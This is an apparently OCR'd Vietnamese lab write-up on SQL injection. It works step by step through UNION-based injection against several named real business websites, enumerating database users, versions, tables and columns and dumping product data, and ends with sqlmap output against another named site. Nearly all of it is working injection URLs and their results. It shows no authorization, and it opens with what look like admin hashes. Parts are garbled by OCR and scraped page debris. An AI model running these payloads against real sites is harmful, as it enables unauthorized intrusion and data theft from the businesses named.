


**admincp--31b5d7b1a473763500b9b0d66e1a63c2,coder--ee12026a0b34f078925edcb4d85680c8**



-Trang: <https://www.vinahands.com>

+Tìm số trường: Order by <number>--



=>Có 6 trường

+Tìm cột bị lỗi:

<https://www.vinahands.com/cat.php?id=1%20union%20select%201,2,3,4,5,6>

=>Cột 3 bị lỗi

mặt | vinahands.com/cat.php?id=-1%20union%20select%201,2,3,4,5,6--%20-



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Thư viện ảnh

+ Hình ảnh sản phẩm

3

+ Thành tựu

+ Góc Bàn Tay Việt

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Website: <http://vinahands.com> Email: [vinahands@gmail.com](mailto:vinahands@gmail.com)  
Thiết kế bởi VINAHANDS

+Tìm user():

: | vinahands.com/cat.php?id=-1%20union%20select%201,2,user(),4,5,6--%20-



ng chủ | Giới thiệu | Lĩnh vực hoạt động | Bàn Tay Việt với Môi trường và Cộng đồng | Hình ảnh sản phẩm | Góc Bàn Tay Việt | Thành tựu | Liên hệ

hư viện ảnh

Hình ảnh sản phẩm

gvinaha2\_db@localhost

Thành tựu


Góc Bàn Tay Việt

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Website: <http://vinahands.com> Email: [vinahands@gmail.com](mailto:vinahands@gmail.com)  
Thiết kế bởi VINAHANDS

User: gvinaha2\_db@localhost

+Tìm phiên bản:


[http://www.vinahands.com/cat.php?id=-1 union select 1,2,version\(\),4,5,6--](http://www.vinahands.com/cat.php?id=-1 union select 1,2,version(),4,5,6--)



Phiên bản: 5.7.34-cll-lve

+ Trích xuất danh sách bảng:

[http://www.vinahands.com/cat.php?id=-1%20union%20select%201,2,group\\_concat\(table\\_name\),4,5,6%20from%20information\\_schema.tables%20where%20table\\_schema=database\(\)--%20-](http://www.vinahands.com/cat.php?id=-1%20union%20select%201,2,group_concat(table_name),4,5,6%20from%20information_schema.tables%20where%20table_schema=database()--%20-)






nhpEN\_cat,nhpEN\_daily,nhpEN\_feedback,nhpEN\_html,nhpEN\_news,nhpEN\_news2,nhpEN\_news3,nhpEN\_news4,nhpEN\_news5,nhpEN\_picture,nhpEN\_products,nhpEN\_category,nhpEN\_spbanchay,nhpEN\_topic,nhp\_cat,nhp\_daily,nhp\_feedback,nhp\_html,nhp\_news,nhp\_news2,nhp\_news3,nhp\_news4,nhp\_news5,nhp\_picture,nhp\_products,nhp\_scatego  
ry,nhp\_spbanchay,nhp\_topic

+Trích xuất danh sách các trường của bảng: nhpEN\_products

[http://www.vinahands.com/cat.php?id=-1%20union%20select%201,2,unhex\(hex\(group\\_concat\(column\\_name\)\)\),4,5,6%20from%20information\\_schema.columns%20where%20table\\_name=%200x6e6870454e5f70726f6475637473--%20-](http://www.vinahands.com/cat.php?id=-1%20union%20select%201,2,unhex(hex(group_concat(column_name))),4,5,6%20from%20information_schema.columns%20where%20table_name=%200x6e6870454e5f70726f6475637473--%20-)



id,cID,tenSP,thongTin,gia,code

+ Lấy danh sách dữ liệu của bảng:

[http://www.vinahands.com/cat.php?id=-1 union 20 select 1,2,unhex\(hex\(group\\_concat\(id,0x2f,cID,0x2f,tenSP\)\)\),4,5,6 from nhpEN\\_products--](http://www.vinahands.com/cat.php?id=-1 union 20 select 1,2,unhex(hex(group_concat(id,0x2f,cID,0x2f,tenSP))),4,5,6 from nhpEN_products--)





#### Thư viện ảnh

##### + Hình ảnh sản phẩm

13/3/Đèn ? ? ? b ? n DB  
316, 11/3/Đèn ? ? ? b ? n DB  
317, 12/3/Đèn ? ? ? b ? n DB  
318, 10/3/Đèn ? ? ? b ? n DB  
319, 14/6/Đèn pha lê PLS1011, 15/6/  
Đèn pha lê PLS1113, 16/6/Đèn pha  
lê PLS1031, 17/6/Đèn pha lê  
PLS1031, 18/7/Đèn Sứ  
DSZ501, 19/7/Đèn Sứ DSZ502, 20/7/  
Đèn Sứ DSZ154, 21/7/Đèn Sứ DS  
238, 22/6/Đèn pha lê PLS1035, 23/7/  
Đèn Sứ DS 237, 24/5/Đèn thủy tinh  
TTZ857, 25/5/Đèn thủy tinh  
TTZ135, 26/5/Đèn thủy tinh  
TTZ041D, 36/8/22/Quyển rổ sang  
trong, 27/5/Đèn thủy tinh  
TTZ125, 28/7/Đèn Sứ DSZ397, 29/5/  
Đèn thủy tinh TTZ106, 30/7/Đèn Sứ  
DSZ380, 31/5/Đèn thủy tinh  
TTZ051b, 36/7/22/Huyền bí lõi cu ?  
n, 32/5/Đèn thủy tinh TTZ956, 33/6/  
Đèn pha lê PLS1211, 34/6/Đèn pha  
lê PLS1157, 35/6/Đèn pha lê  
PLS1062, 36/6/22/Nhẹ nh ? ng  
thanh khiết, 36/5/Đèn thủy tinh  
TTZ559, 36/5/22/Trẻ trung sôi ? ? ?  
ng, 37/6/Đèn pha lê PLS1176, 38/5/  
Đèn thủy tinh TTZ782B, 39/5/Đèn  
thủy tinh TTZ034B, 40/5/Đèn thủy  
tinh TTZ830, 41/5/Đèn thủy tinh  
TTZ519, 42/5/Đèn

Trang: <http://www.vietfarmsfsf.com>

Số trường:

[http://www.vietfarmsfsf.com/?php=product\\_detail&id=260](http://www.vietfarmsfsf.com/?php=product_detail&id=260) order by 1-- -



[http://www.vietfarmsfsf.com/?php=product\\_detail&id=260](http://www.vietfarmsfsf.com/?php=product_detail&id=260) order by 18-- -




[http://www.vietfarmsfsf.com/?php=product\\_detail&id=260](http://www.vietfarmsfsf.com/?php=product_detail&id=260) order by 19-- -



=> Số trường: 18.

Tìm cột lỗi:


[http://www.vietfarmsfsf.com/?php=product\\_detail&id=-260](http://www.vietfarmsfsf.com/?php=product_detail&id=-260) union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18-- -



=> Cột 3 và 8 lỗi ta có thể chèn code vào đó.

Tìm user :


[http://www.vietfarmsfsf.com/?php=product\\_detail&id=-260](http://www.vietfarmsfsf.com/?php=product_detail&id=-260) union select 1,2,3,4,5,6,7,user(),9,10,11,12,13,14,15,16,17,18-- -



User: traiviets\_demo@localhost

Tìm database:


[http://www.vietfarmfsf.com/?php=product\\_detail&id=-260](http://www.vietfarmfsf.com/?php=product_detail&id=-260) union select 1,2,3,4,5,6,7,database(),9,10,11,12,13,14,15,16,17,18-- -



Database: traiviets\_demo

Tìm phiên bản:


[http://www.vietfarmfsf.com/?phpS=product\\_detail&id=-260](http://www.vietfarmfsf.com/?phpS=product_detail&id=-260) union select 1,2,3,4,5,6,7,version(),9,10,11,12,13,14,15,16,17,18-- -



Sử dụng version: 5.0.67-community

Danh sách các bảng:

[http://www.vietfarmsfsf.com/?php=product\\_detail&id=-260](http://www.vietfarmsfsf.com/?php=product_detail&id=-260) union select 1,2,3,4,5,6,7,unhex(hex(group\_concat(table\_name))),9,10,11,12,13,14,15,16,17,18 from information\_schema.tables where table\_schema=database();-- -



tbl_config,tbl_content,tbl_content_category,tbl_product,tbl_product_category,tbl_product_new,tbl_product_special,tbl_user,tbl_visitor
---

Trích xuất danh sách các trường của bảng: tbl\_product\_new

[http://www.vietfarmsfsf.com/?php=product\\_detail&id=-260](http://www.vietfarmsfsf.com/?php=product_detail&id=-260) union select 1,2,3,4,5,6,7,unhex(hex(group\_concat(column\_name))),9,10,11,12,13,14,15,16,17,18 from information\_schema.columns where table\_name= tbl\_product\_new;-- -


==> nếu dùng câu lệnh trên sẽ báo lỗi:



Ta phải đổi tbl\_product\_new -> hex encode = 74626c5f70726f647563745f6e6577

Rồi thêm 0x vào đầu -> 0x 74626c5f70726f647563745f6e6577

[http://www.vietfarmsfsf.com/?php=product\\_detail&id=-260](http://www.vietfarmsfsf.com/?php=product_detail&id=-260) union select  
1,2,3,4,5,6,7,unhex(hex(group\_concat(column\_name))),9,10,11,12,13,14,15,16,17,18  
from information\_schema.columns where table\_name = 0x  
74626c5f70726f647563745f6e6577-- -




id,product\_id,sort,status,date\_added,last\_modified,lang

➤ Trích xuất dữ liệu từ bảng tbl\_product\_new

[http://www.vietfarmsfsf.com/?php=product\\_detail&id=-260](http://www.vietfarmsfsf.com/?php=product_detail&id=-260) union select  
1,2,3,4,5,6,7,unhex(hex(group\_concat(id,0x2f,product\_id,0x2f,sort))),9,10,11,12,13,  
14,15,16,17,18 from tbl\_product\_new-- -

( 2f: là dấu / trong hex encode và thêm 0x vào)



## 5. Sử dụng công cụ rà quét lỗi và tấn công chèn mã SQL – SQLMap

Khảo sát trang: <http://tapiocafeedfood.com>

Bước 1: sqlmap -u "[http://tapiocafeedfood.com/?php=product\\_detail&id=311](http://tapiocafeedfood.com/?php=product_detail&id=311)"

```
(kali@B20AT098-Kien-Kali)-[~/Desktop]
$ sqlmap -u "http://www.tapiocafeedfood.com/?php=product_detail&id=311"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:58:22 /2022-09-24/

[23:58:22] [WARNING] it appears that you have provided tainted parameter values ('id=311') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] Y
[23:58:24] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=88jqmd19gvq...898mbt6901'). Do you want to use those [Y/n] Y
[23:58:27] [INFO] testing if the target URL content is stable
[23:58:28] [INFO] target URL content is stable
[23:58:28] [INFO] testing if GET parameter 'php' is dynamic
[23:58:28] [INFO] GET parameter 'php' appears to be dynamic
[23:58:29] [WARNING] heuristic (basic) test shows that GET parameter 'php' might not be injectable
[23:58:29] [INFO] heuristic (XSS) test shows that GET parameter 'php' might be vulnerable to cross-site scripting (XSS) attacks
[23:58:29] [INFO] testing for SQL injection on GET parameter 'php'
[23:58:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:58:30] [WARNING] reflective value(s) found and filtering out
[23:58:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:58:32] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:58:32] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:58:33] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:58:33] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:58:34] [INFO] testing 'Generic inline queries'
